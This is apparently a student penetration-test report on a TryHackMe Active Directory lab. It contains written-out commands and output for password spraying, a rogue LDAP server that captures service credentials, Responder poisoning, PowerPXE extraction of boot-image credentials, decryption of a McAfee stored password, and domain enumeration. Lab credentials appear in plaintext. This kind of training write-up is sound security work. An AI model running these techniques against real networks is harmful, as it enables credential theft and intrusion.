

ACTIVE DIRECTORY

REPORT

TEAM MEMBERS

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1. Executive Summary

This document details the security assessment (external penetration testing) of ACTIVE DIRECTORY. The purpose of the assessment was to provide a review of (how much secure are the credentials of the active directory, and enumeration for it), and identify potential weaknesses in its infrastructure.

2. Scope of work

This security assessment covers the remote penetration testing of active directory. The assessment was carried out from a gray box perspective, with the only supplied information being the tested servers IP addresses, list of breached usernames, default password, network map, connection with vpn to the network. No other information was assumed at the start of the assessment.

3. Project Objectives

This security assessment is carried out to gauge the security posture of the active directory against initial access and further enumeration. The result of the assessment is then analyzed for vulnerabilities. Given the limited time that is given to perform the assessment, only immediately exploitable services have been tested.

4. Summary of findings

There are 4 breached usernames using default password

Usernames: Hollie.powell, heather.smith, Gordon.stevens, georgina.edwards

Password: Changeme123

There are 2 services exposed to internet : ntlmauth using ntLM , printer using Idap

Configurations files are reachable for non-admins users

That can lead to obtain the account of service and get into the system

Cmd and powershell and RDP are easy to obtain and have privilege to help us for enumeration

Such as runas binary and get-ad cmdlet and net

5. Summary of recommendation

-make the exposed services for internet just on intranet

-change the default password and have strong password policy to have long password with variety of characters and special characters and numbers ,also change the password regularly

-enforce smb signing

-close RDP if not needed

-prevent users from using CMD and powershell if they do not need it

-apply zero-trust concept

6. Methodology

Planning

During planning we assessed the provided information to use it in gaining initial access

Enumeration

The hole assessment is enumeration for gaining credentials for users and services and configuration files

We utilized the information to enumerate for farther information

Reportion

During reporting we documented the results and credentials obtained also getting intial access

7. Detail findings

7.1 Gathering credentials

7.1.1 service uses NetNTLM is exposed to the internet

analysis :

the organisation's initial onboarding password is Changeme123 and we have list of breached usernames so I preformed password spray attack using python script on the URL: <http://ntlmauth.za.tryhackme.com> that was exposed to internet

④ ntlmauth.za.tryhackme.com

This site is asking you to sign in.

Username

Password

And the result was that there are 4 users use the default password Hollie.powell, heather.smith, Gordon.stevens, georgina.edwards

Cmd to use the script :

(python ntlm_passwordspray.py -u usernames.txt -f za.tryhackme.com -p Changeme123 -a <http://ntlmauth.za.tryhackme.com/>)

```
[*] Starting password spray attack using the following password: Changeme123
[!] Failed login with Username: anthony.reynolds
[!] Failed login with Username: samantha.thompson
[!] Failed login with Username: dawn.turner
[!] Failed login with Username: frances.chapman
[!] Failed login with Username: henry.taylor
[!] Failed login with Username: jennifer.wood
[+] Valid credential pair found! Username: hollie.powell Password: Changeme123
[!] Failed login with Username: louise.talbot
[+] Valid credential pair found! Username: heather.smith Password: Changeme123
[!] Failed login with Username: dominic.elliott
[+] Valid credential pair found! Username: gordon.stevens Password: Changeme123
[!] Failed login with Username: alan.jones
[!] Failed login with Username: frank.fletcher
[!] Failed login with Username: maria.sheppard
[!] Failed login with Username: sophie.blackburn
[!] Failed login with Username: dawn.hughes
[!] Failed login with Username: henry.black
[!] Failed login with Username: joanne.davies
[!] Failed login with Username: mark.oconnor
[+] Valid credential pair found! Username: georgina.edwards Password: Changeme123
[*] Password spray attack completed. 4 valid credential pairs found
```

```
1 anthony.reynolds
2 samantha.thompson
3 dawn.turner
4 frances.chapman
5 henry.taylor
6 jennifer.wood
7 hollie.powell
8 louise.talbot
9 heather.smith
10 dominic.elliott
11 gordon.stevens
12 alan.jones
13 frank.fletcher
14 maria.sheppard
15 sophie.blackburn
16 dawn.hughes
17 henry.black
18 joanne.davies
19 mark.oconnor
20 georgina.edwards
```

Recommendation : make the service just on intranet and change passwords from default to strong passwords and stop using the emails that were breached

7.1.2 service uses LDAP is exposed to the internet

analysis :

the problem is the same as the previous one, I got URI for service exposed on internet :

<http://printer.za.tryhackme.com/settings.aspx>


Printer Settings
LDAP Settings

Username: svcLDAP
Password: *****
Server: 10.50.22.20

I sat the server to my machine and installed ldap server on my machine to listen and get credentials for service account (svcLDAP)

Using the commands and going through the configuration

```
apt-get update && apt-get -y install slapd ldap-utils && systemctl enable slapd  
dpkg-reconfigure -p low slapd
```



then create a new ldif file whith configuration that make the rogue ldap server vulnerable with no security

```
1 #olcSaslSecProps.ldif  
2 dn: cn=config  
3 replace: olcSaslSecProps  
4 olcSaslSecProps: noanonymous,minssf=0,passcred
```

olcSaslSecProps: Specifies the SASL security properties

noanonymous: Disables mechanisms that support anonymous login

minssf: Specifies the minimum acceptable security strength with 0, meaning no protection.

Then make sure it only supports PLAIN and LOGIN authentication methods

```
(root㉿kali)-[~/home/kali/Downloads]
# ldapsearch -H ldap:// -x -LLL -s base -b "" supportedSASLMechanisms
dn:
supportedSASLMechanisms: LOGIN
supportedSASLMechanisms: PLAIN
```

```
(root㉿kali)-[~/home/kali/Downloads]
# ldapmodify -Y EXTERNAL -H ldap:// -f ./olcSaslSecProps.ldif && service slapd restart
SASL/EXTERNAL authentication started
SASL username: gidNumber=0+uidNumber=0,cn=peercred,cn=external,cn=auth
SASL SSF: 0
modifying entry "cn=config"
```

start to listen and got the password for the account

```
(root㉿kali)-[~/home/kali/Downloads]
# tcpdump -SX -i breachad tcp port 389
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on breachad, link-type RAW (Raw IP), snapshot length 262144 bytes
ryhackme.com\svc
LDAP..tryhackmel
dappass1@ ==(tryhackmeli)dappass1@)
```

Recommendation :

Using browser inspection, we can also verify that the printer website was at least secure enough to not just send the LDAP password back to the browser so, make the service just on intranet.

7.1.3 LLMNR POISING

analysis :

as we got rouge ldap server we can try using responder and poison the connections

```
(root㉿kali)-[~/home/kali/Downloads]
# responder -I breachad
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
```


and after connecting using “ssh thm@THMJMP1.za.tryhackme.com” and password :Password1@, went through some steps using powerpxe to recover the locations of the PXE Boot images from the BCD file

```
thm@THMJMP1 C:\Users\thm>cd Documents
thm@THMJMP1 C:\Users\thm\Documents>mkdir mm
thm@THMJMP1 C:\Users\thm\Documents>copy c:\powerpxe mm\
c:\powerpxe\LICENSE
c:\powerpxe\PowerPXE.ps1
c:\powerpxe\README.md
    3 file(s) copied.

thm@THMJMP1 C:\Users\thm\Documents>cd mm
thm@THMJMP1 C:\Users\thm\Documents\mm>tftp -i 10.200.24.202 GET "\Tmp\x64{DE1F571F-A784-4A16-AD18-EF2E07A9735E}.bcd" conf.bcd
Transfer successful: 12288 bytes in 1 second(s), 12288 bytes/s

thm@THMJMP1 C:\Users\thm\Documents\mm>powershell -executionpolicy bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\thm\Documents\mm> Import-Module .\PowerPXE.ps1
PS C:\Users\thm\Documents\mm> $BCDFile = "conf.bcd"
PS C:\Users\thm\Documents\mm> Get-WimFile -bcdFile $BCDFile
>> Parse the BCD file: conf.bcd
>>> Identify wim file : \Boot\x64\Images\LiteTouchPE_x64.wim
\Boot\x64\Images\LiteTouchPE_x64.wim
PS C:\Users\thm\Documents\mm> tftp -i 10.200.24.202 GET "\Boot\x64\Images\LiteTouchPE_x64.wim" pxeboot.wim
```

Now that we have recovered the PXE Boot image, now we can exfiltrate stored credentials. We could inject a local administrator user, so we have admin access as soon as the image boots, we could install the image to have a domain-joined machine

-use powerpxe to recover the credentials

```
PS C:\Users\thm\Documents\mm> Get-FindCredentials -WimFile pxeboot.wim
>> Open pxeboot.wim
>>> Finding Bootstrap.ini
>>> >>> DeployRoot = \\THMMDT\MTDBuildLab$ 
>>> >>> UserID = svcMDT
>>> >>> UserDomain = ZA
>>> >>> UserPassword = PXEBootSecure1@
PS C:\Users\thm\Documents\mm>
```

And we got username and password for MDT service

Recommendation : make the file on intranet only and apply zero-trust policy to make pxe files more secure

7.1.5 Configuration File Credentials

analysis :

We can search for configuration files to see if it has any credentials in its description

```
thm@THM JMP1 C:\Users\thm\Documents\mm>cd C:\ProgramData\McAfee\Agent\DB  
thm@THM JMP1 C:\ProgramData\McAfee\Agent\DB>dir  
Volume in drive C is Windows  
Volume Serial Number is 1634-22A9  
  
Directory of C:\ProgramData\McAfee\Agent\DB  
  
03/28/2022  05:19 AM    <DIR>          .  
03/28/2022  05:19 AM    <DIR>          ..  
03/05/2022  07:45 PM           120,832 ma.db  
              1 File(s)        120,832 bytes  
              2 Dir(s)   49,039,753,216 bytes free
```

After find database I

downloaded it on my machine and opened it to find credentials

```
└──(root㉿kali)-[~/home/kali/Downloads/ad_brech]  
  └──# mkdir db  
  
└──(root㉿kali)-[~/home/kali/Downloads/ad_brech]  
  └──# cd db  
      hydra.txt      hash.txt  
  
└──(root㉿kali)-[~/home/kali/Downloads/ad_brech/db]  
  └──# scp thm@THM JMP1.za.tryhackme.com:C:/ProgramData/McAfee/Agent/DB/ma.db .  
thm@thmjmp1.za.tryhackme.com's password:  
ma.db                                         100%
```

We can find hash in `AGENT_PROXY_CONFIG` by the following steps

The terminal session shows:

```

File Edit View Search Terminal
root@kali:/home/kali/Downloads
(root@kali)-[~/home/kali/Downloads]
# mkdir db
[root@kali]-[~/home/kali/Downloads]
# cd db
[root@kali]-[~/home/kali/Downloads]
# scp thm@THMMP1.za.tryhackme.com:/root/ma.db .
[root@kali]-[~/home/kali/Downloads]
# sqlitebrowser ma.db
QStandardPaths: XDG_RUNTIME_DIR error: XDG_RUNTIME_DIR is invalid

```

The DB Browser for SQLite interface shows:

- Database Structure:** Tables (7) listed: AGENT_CHILD, AGENT_LOGS, AGENT_PARENT, AGENT_PROXY_CONFIG, AGENT_PROXY_CONFIG, AGENT_REPOSITORIES, MA_DATACHANNEL_MESSAGES.
- Browse Data:** Right-click context menu for AGENT_REPOSITORIES table item "AGENT_PROXY_CONFIG" shows options: Browse Table, Modify Table, Delete Table, Copy Create statement, Export as CSV file.
- Edit Pragmas:** Schema pane shows the CREATE TABLE statement for AGENT_PROXY_CONFIG.
- Execute SQL:** SQL pane shows the CREATE TABLE statement for AGENT_PROXY_CONFIG.

The AGENT_REPOSITORIES table data is as follows:

NAME	REPO_TYPE	URL_TYPE	NAMESPACE	PROXY_USAGE	AUTH_TYPE	ENABLED	SERVER_FQDN	SERVER_IP	SERVER_NAME	PORT	SSL_PORT	PATH
McAfeeHttp	2	0	0	0	0	0	update.tryhackme.com	NULL	NULL	80	NULL	Products/CommonUpdater
TryHackMe EPO	0	2	0	0	3	0	THMDC	NULL	NULL	NULL	NULL	epo\$\\

The AGENT_REPOSITORIES table data is as follows:

SL_PORT	PATH	DOMAIN	AUTH_USER	AUTH_PASSWD	IS_PASSWD_ENCRYPTED	PING_TIME	SUBNET_DISTANCE	SITELIST_ORDER	STATE
1	NULL	Products/CommonUpdater	NULL	NULL	1	2147483647	2147483647	5	1
2	NULL	epo\$\\	za.tryhackme.com	svCAV	1	38001	15	4	3

The decrypted password is shown in the status bar: **Decrypted password : MyStrongPassword!**

Recommendation: use strong password and apply zero-trust to make the configuration files more secure

7.2 Enumeration

Here some documentation for enumeration and information gathering using credentials we obtained, and all of that enumeration can be avoided by preventing data breach and have strong password policy such as: changing password every 2 months , choose strong password with big enough length.

So that is recommendation to avoid all following enumeration

Analysis for enumeration

7.2.1 Credentials Injection

When we have credentials but do not know where to login with it and we can get connection using ssh then run “runas” command to inject the credentials into memory

```
—(root㉿kali)-[~/home/kali/Downloads]
# ssh za.tryhackme.com\\kenneth.davies@thmjmp1.za.tryhackme.com
Microsoft Windows [Version 10.0.17763.1098]
(c) 2018 Microsoft Corporation. All rights reserved.

za\kenneth.davies@THMJMP1 C:\Users\kenneth.davies>

za\kenneth.davies@THMJMP1 C:\Users\kenneth.davies>runas.exe /netonly /user:10.200.56.101\kenneth.davies cmd.exe
Enter the password for 10.200.56.101\kenneth.davies:
Attempting to start cmd.exe as user "10.200.56.101\kenneth.davies" ...
za\kenneth.davies@THMJMP1 C:\Users\kenneth.davies>
```

After that we can get the sysvol folder where we can enumerate some additional AD credentials

```
za\kenneth.davies@THMJMP1 C:\Users\kenneth.davies>dir \\za.tryhackme.com\SYSVOL\
Volume in drive \\za.tryhackme.com\SYSVOL is Windows
Volume Serial Number is 1634-22A9


Directory of \\za.tryhackme.com\SYSVOL

02/24/2022  10:57 PM    <DIR>        .
02/24/2022  10:57 PM    <DIR>        ..
02/24/2022  10:57 PM    <JUNCTION>   za.tryhackme.com [C:\Windows\SYSVOL\domain]
              0 File(s)          0 bytes
              3 Dir(s)  51,591,376,896 bytes free
```

SYSVOL is a folder that exists on all domain controllers. It is a shared folder storing the Group Policy Objects (GPOs) and information along with any other domain related scripts.


7.2.2 Enumeration through Microsoft Management Console (MMC)

We can use RDP to connect with target and use MMC to enumerate




I searched run and used it to open MMC

Then click file and Add/Remove snap-in to attach the AD RSAT "Remote Server Administration Tools" Snap-In




Then Selected and Added all three Active Directory Snap-ins




after that I changed the root domain for


- 1- the forest of "Active Directory Domains and Trust" to 'za.tryhackme.com'
- 2- the forest of "Active Directory Sites and Services" to 'za.tryhackme.com'
- 3- the domain of "Active Directory Users and Computers" to 'za.tryhackme.com'



then choosed “Active Directory Users and Computers” and active advanced features then we can enumerate it and if we did that to the other snaps we can enumerate them also



we can find information in all of these OUs



we can enumerate groups

The screenshot shows the Windows Active Directory Users and Computers console. The left pane displays a tree view of the directory structure under 'za.tryhackme.com'. The 'Groups' node is selected. The right pane lists several security groups:

Name	Type	Description
HR Share RW	Security Group...	
Internet Acc...	Security Group...	
Server Admins	Security Group...	
Tier 0 Admins	Security Group...	
Tier 1 Admins	Security Group...	
Tier 2 Admins	Security Group...	

we can enumerate people

The screenshot shows the Windows Active Directory Users and Computers console. The left pane displays a tree view of the directory structure under 'za.tryhackme.com'. The 'People' node is selected. The right pane lists several organizational units (OU) under 'People': Consulting, Engineering, Finance, Human Resources, IT, Marketing, and Sales.

Below the OU list, a detailed view of the 'People' OU is shown. The 'Actions' column is set to 'People'. The right pane lists individual users:

Name	Type	Description
abbie.robert...	User	
abdul.west	User	
abigail.cox1	User	
adam.heath	User	
adrian.chap...	User	
aimee.jones	User	
alice.pickering	User	
alison.coles	User	
allan.webb	User	
ann.oliver	User	
anne.ahmed	User	
arthur.tyler	User	
ashleigh.fow...	User	
barry.jackson	User	
ben.baldwin	User	
ben.clarke	User	
beverley.bur...	User	
brian.wilson	User	
bruce.mason	User	

and here is Ou of it in the people OU

7.2.3 Enumerate through cmd

Using the CMD-built-in command ‘net’ to enumerate information about AD, which can be performed using cmd by rdp or ssh connection

Here we can see the users which was a huge list that needs many screenshots but here is one for proof of concept

```
za\kenneth.davies@THMMP1 C:\>net user /domain
The request will be processed at a domain controller for domain za.tryhackme.com.

User accounts for \\THMDC.za.tryhackme.com

-----
aaron.conway          aaron.hancock        aaron.harris
aaron.johnson         aaron.lewis           aaron.moore
aaron.patel            aaron.smith          abbie.joyce
abbie.robertson       abbie.taylor          abbie.walker
abdul.akhtar          abdul.bates          abdul.holt
abdul.jones           abdul.wall           abdul.west
abdul.wilson          abigail.cox          abigail.cox1
abigail.smith         abigail.ward         abigail.wheeler
adam.heath             adam.jones          adam.parker
adam.pugh              adam.reynolds        adam.woodward
Administrator          adrian.blake          adrian.chapman
adrian.foster         adrian.wilson         aimee.ball
aimee.dean             aimee.humphries      aimee.jones
aimee.potter           aimee.robinson        alan.brown
alan.jones             albert.elliott         albert.harrison
albert.hayes           albert.hunter         albert.lee
albert.stone           alex.burrows          alex.graham
alex.harris            alexander.hale        alexander.hill
alexander.sutton       alexandra.elliott      alexandra.harrison
alexandra.howard       alexandra.richards     alexandra.saunders
alexandra.webster      alexandra.williams    alexandra.wood
alice.anderson         alice.hughes          alice.king
alice.morton           alice.pickering        alice.robinson
alison.coles            alison.hall           alison.hammond
alison.khan             alison.skinner        allan.brown
allan.dodd              allan.evans          allan.johnson
